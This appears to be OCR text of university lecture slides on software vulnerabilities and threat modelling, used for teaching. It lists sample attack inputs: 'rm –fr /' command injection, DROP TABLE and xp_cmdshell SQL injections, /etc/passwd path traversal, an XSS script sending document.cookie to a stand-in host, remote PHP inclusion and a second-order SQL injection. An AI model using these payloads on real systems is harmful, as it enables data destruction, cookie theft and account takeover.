
Software Security

Vulnerabilities


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Erik Poll

Digital Security

Radboud University Nijmegen

Recap: security vulnerabilities so far

- Memory corruption, incl.
  - spatial: buffer overrun
  - temporal: use-after free, double free
  - NULL dereference
- Format string attacks
- Integer overflow
- OS command injection


  in PREfast exercise:

  ```
  int execute( [SA_Pre(Tainted=SA_No)] char *buf) { return system(buf); }
  ```
- TOCTOU / race conditions

Today: all other types of vulnerabilities

Threat modelling

How would you attack this website?



Large Corporate Website

company.nl/XYZ123?uid=s345&option=1&lang=en

Info on our product XYZ123

…

We value your feedback!

Enter your comment

Your email address :

Fun INPUT to try

- Ridiculously long inputs to cause buffer overflows
  - or with %x%x%x%x%x to trigger format string attacks
- OS command injection erik@ru.nl; rm –fr /
- SQL injection erik@ru.nl ’; DROP TABLE Customers;--

  erik@ru.nl ’; exec master.dbo.xp_cmdshell
- Path traversal http://company.nl/XYZ123?lang=../../etc/passwd

  http://company.nl/XYZ123?lang=../../../../dev/urandom
- IDOR
- Forced Browsing http://company.nl/XYZ123?uid=s000 , s001 etc.
- HTML injection & XSS eg via HTML input in the text field

  <html><img src=”http://a.com/a.jpg” width =”999999999” height=”999999999”>

  <html> <script> …; img.src =”http://mafia.com/” + document.cookie</script>

  or via URL parameter

  http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>
- CSRF
- noSQL, LDAP, XML, SSI, XXE, OGNL, … injection

Old-fashioned PHP attacks

- PHP file injection

  http://company.nl/XYZ123/index.html?option=../../admin/menu.php%00

How would you get full Remote Code Execution (RCE)?

- PHP file injection with a file the attacker can control

  http://company.nl/XYZ123/index.html?option=../../users/john/profile_pic.jpg%00

- *Remote* PHP file injection

  http://company.nl/XYZ123/index.html?option=http://mafia.com/attack.php

Fun files to upload

Just to DoS:

- zip or XML bomb
  - 40 Kb zip file can expands to 4GB when unzipped - aka zip of death
  - 1Kb XML file can expand to 3 GB when XML parser expands recursive definitions as part of canonicalisation

To take over control in more interesting ways:

- .exe file
- malformed PDF file to exploit flaw in PDF viewer
- malformed XXX file to exploit flaw in XXX viewer


  esp. for complex file formats with viewers in memory-unsafe languages
- Word or Excel document with macros

  old-time favourite,
  harder to get working due to tighter settings & taint tracking of downloaded files

Two kinds of problems: bugs vs features

1. Processing Flaws


a bug !



eg buffer overflow
in PDF viewer

2. Injection Flaws

(abuse of)
a feature !



bug vs features

There are two ways for software to go off the rails:

1) the input triggers a bug

2) the input triggers a feature

Of course, it is then a bug that this feature is exposed.

This can be due to broken/missing access control

or injection attacks

For attackers it is easier to exploit features than bugs


Attack surface

Understanding attack surface is first step in threat modelling


in addition to the *outer* attack surface, there are usually also *inner* attack surfaces deeper inside the application

- eg the SQL database in case of SQLi

For good threat modelling you want to consider the architecture of the application



You do not have to attack just as customer...



Eindelijk de deals die je zocht!

Tot 20% korting*: koop nu cadeaus voor je dierbaren.

*2x inwisselbaar. MWB €15.


10%* coupon voor bandenwissel


Vind jouw perfecte banden en rij zorgeloos het seizoen tegemoet.

*Zie AV.

Overlooked attack surfaces

Malicious input can come from unexpected, ‘trusted’ sources




Companies House
Companies House does not verify the accuracy of the information filed
Sign in / Register
Search for a company or officer

; DROP TABLE "COMPANIES";-- LTD

Company number **10542519**

Registered office address

1 Moyes Cottages Bentley Hall Road, Capel St. Mary, Ipswich, Suffolk, United Kingdom, IP9 2JL

Company status


Active

Company type

Private limited Company

Incorporated on

29 December 2016


<script> alert("!Mediengruppe Bitnik"); </script>
Buchhandlung
Büchermarkt
Verlag
Antiquariat
Bestell-Hotline 0221 20 59 6 -0 (Mo-Sa 9-19 Uhr
Sie sind hier: Startseite / Buchhandlung
Buchhandlung
Aktuell:
Köln

!Mediengruppe Bitnik: script alert

- SOCIÉTÉ DES ARTS DE GENÈVE - Catalogue. Geneva 2017. Vorw. von Felicity Lunn. 22 x 30 cm. 144 S. mit meist farb., teils ganzseit. Abb., broschiert - Text


Donnerstag, 30. November 2017, 19.30 Uhr

Buchvorstellung:
Venedig ist auch nicht viel größer als Ehrenfeld
Moderation: Christine Schmidt und

www.buchhandlung-walther-koenig.de says:

!Mediengruppe Bitnik

Overlooked attack surfaces: 2-nd order attacks



Example: 2nd order SQL injection

Suppose I want to access John's account

1. I register an account for myself with the name `john' --`
2. I log in as `john' --` and change my password
3. If the password change is done with the SQL statement


```
UPDATE users
   SET password='abcd1234'
 WHERE username='john' --' and password='abc'
```

then I have reset John's password

- Here `abcd1234` is user input, but the dangerous input comes from the server's own database, where it was injected earlier

The moral of the story: don't trust *any* input, not even data coming from sources you think can trust

Other attack vectors, besides these input possibilities?



company.nl/XYZ123?uid=s345&option=1&lang=en

Info on our product XYZ123

